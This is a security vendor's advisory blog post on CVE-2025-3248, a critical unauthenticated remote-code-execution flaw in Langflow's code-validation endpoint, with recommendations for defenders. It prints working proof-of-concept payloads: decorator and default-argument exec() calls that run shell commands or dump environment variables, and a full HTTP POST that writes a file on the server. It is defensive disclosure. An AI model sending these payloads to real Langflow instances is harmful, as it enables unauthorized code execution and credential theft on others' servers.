Zscaler 블로그
Zscaler 블로그의 최신 업데이트를 이메일로 받아보세요
CVE-2025-3248: RCE vulnerability in Langflow
Introduction
CVE-2025-3248, a critical remote code execution (RCE) vulnerability with a CVSS score of 9.8, has been discovered in Langflow, an open-source platform for visually composing AI-driven agents and workflows. The issue resides in the platform’s /api/v1/validate/code endpoint, which improperly invokes Python’s built-in exec() function on user-supplied code without authentication or sandboxing. This flaw allows attackers to exploit the API and execute arbitrary commands on the server, thus posing a significant risk to organizations using Langflow in their AI development workflows.
Recommendations
- Upgrade immediately: Users should upgrade to Langflow 1.3.0 or later, where the
/api/v1/validate/codeendpoint requires authentication. - Restrict access: Limit exposure by placing Langflow behind a ZTNA architecture like Zscaler Private Access™ (ZPA) with AppProtection.
- Implement input sandboxing: If custom validation is needed, avoid using the
exec()function with untrusted code or employ sandboxing mechanisms. - Monitor and alert: Use detection to flag anomalous requests to validation endpoints and unexpected outgoing connections.
Affected Versions
All Langflow versions prior to 1.3.0 are susceptible to code injection.
Vulnerability Details
Langflow's /api/v1/validate/code endpoint contains a vulnerability in its handling of user-submitted code. In versions prior to 1.3.0, the application uses Python’s compile and exec() to validate function definitions by parsing it into an Abstract Syntax Tree (AST) and processing specific components. The steps include:
- Parsing the code field using
ast.parse(). - Importing specified modules.
- Executing function definitions
(ast.FunctionDef)to validate their structure.
The issue arises from Python’s behavior during function definition, where decorators and default argument values are evaluated immediately. Malicious code embedded in these areas executes during AST processing, enabling attackers to achieve unauthenticated RCE by submitting payloads to the endpoint. The lack of authentication or sandboxing allows exploitation without restriction.
An overview of the attack chain is shown below:

Figure 1: Attack chain illustrating the progression of exploitation for CVE-2025-3248.
How It Works
Exploiting CVE-2025-3248 involves the following steps:
1. The attacker locates a publicly accessible or an internal Langflow instance (using compromised credentials) running a vulnerable version (prior to 1.3.0).
2. The attacker embeds malicious code into either:
a. Decorators: Malicious logic placed within a decorator is executed as soon as the AST is processed. In the example below, Here, the exec() invokes an arbitrary command (e.g., to write the system’s id output to a file), which executes immediately when the code is passed to the endpoint.
@exec("import os; os.system('id > /tmp/pwned')")
def foo():
   pass
b. Default function arguments: The attacker can also embed malicious commands into default argument values, which are evaluated at function definition time. In the example below, the payload causes the exec() to retrieve environment variables during AST processing, but the payload can also be used to perform malicious actions.
def foo(cmd=exec("__import__('subprocess').check_output(['env'])")):
   pass
3. The attacker sends the payload to Langflow’s /api/v1/validate/code endpoint via a POST request. Below is an example request that writes a file to the server:
POST /api/v1/validate/code HTTP/1.1
Host: vuln-test-langflow.example.com
Content-Type: application/json
Content-Length: 172
{
 "code": "@exec(\"with open('hacked.txt', 'w') as f: f.write('This server is vulnerable')\")
def foo():
   pass"
}
4. When the server processes the payload, the embedded code is executed immediately during validation. An example response is shown below:
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 63
{
 "imports": {"errors": []},
 "function": {"errors": []}
}
Although the response appears benign, the malicious payload has already succeeded in executing and writing to a file named hacked.txt on the server. This same process could also easily be used to write a web shell to the server to facilitate remote access.
Conclusion
CVE-2025-3248 highlights the risks of executing dynamic code without secure authentication and sandboxing measures. This vulnerability serves as a critical reminder for organizations to approach code-validation features with caution, particularly in applications exposed to the internet. Zscaler ThreatLabz encourages organizations to follow the recommendations outlined in this blog.
Zscaler Coverage
The Zscaler ThreatLabz team has deployed protection for CVE-2025-3248.
Zscaler Private Access AppProtection
Details related to these signatures can be found in the Zscaler Threat Library.

이 게시물이 도움이 되었나요?


면책 조항: 이 블로그 게시물은 정보 제공만을 목적으로 Zscaler에서 작성하였으며, 정확성, 완전성 또는 신뢰성에 대한 어떠한 보증도 없이 "있는 그대로" 제공됩니다. Zscaler는 제공된 정보를 기반으로 수행된 조치나 오류 또는 누락에 대해 어떠한 책임도 지지 않습니다. 이 블로그 게시물에 링크된 제3자 웹사이트나 리소스는 편의를 위해서만 제공되며, Zscaler는 해당 웹사이트의 콘텐츠나 관행에 대해 책임을 지지 않습니다. 모든 콘텐츠는 예고 없이 변경될 수 있습니다. 이 블로그에 접속함으로써 귀하는 본 약관에 동의하며 귀하의 필요에 따라 정보를 확인하고 사용할 전적인 책임이 귀하에게 있음을 인정합니다.


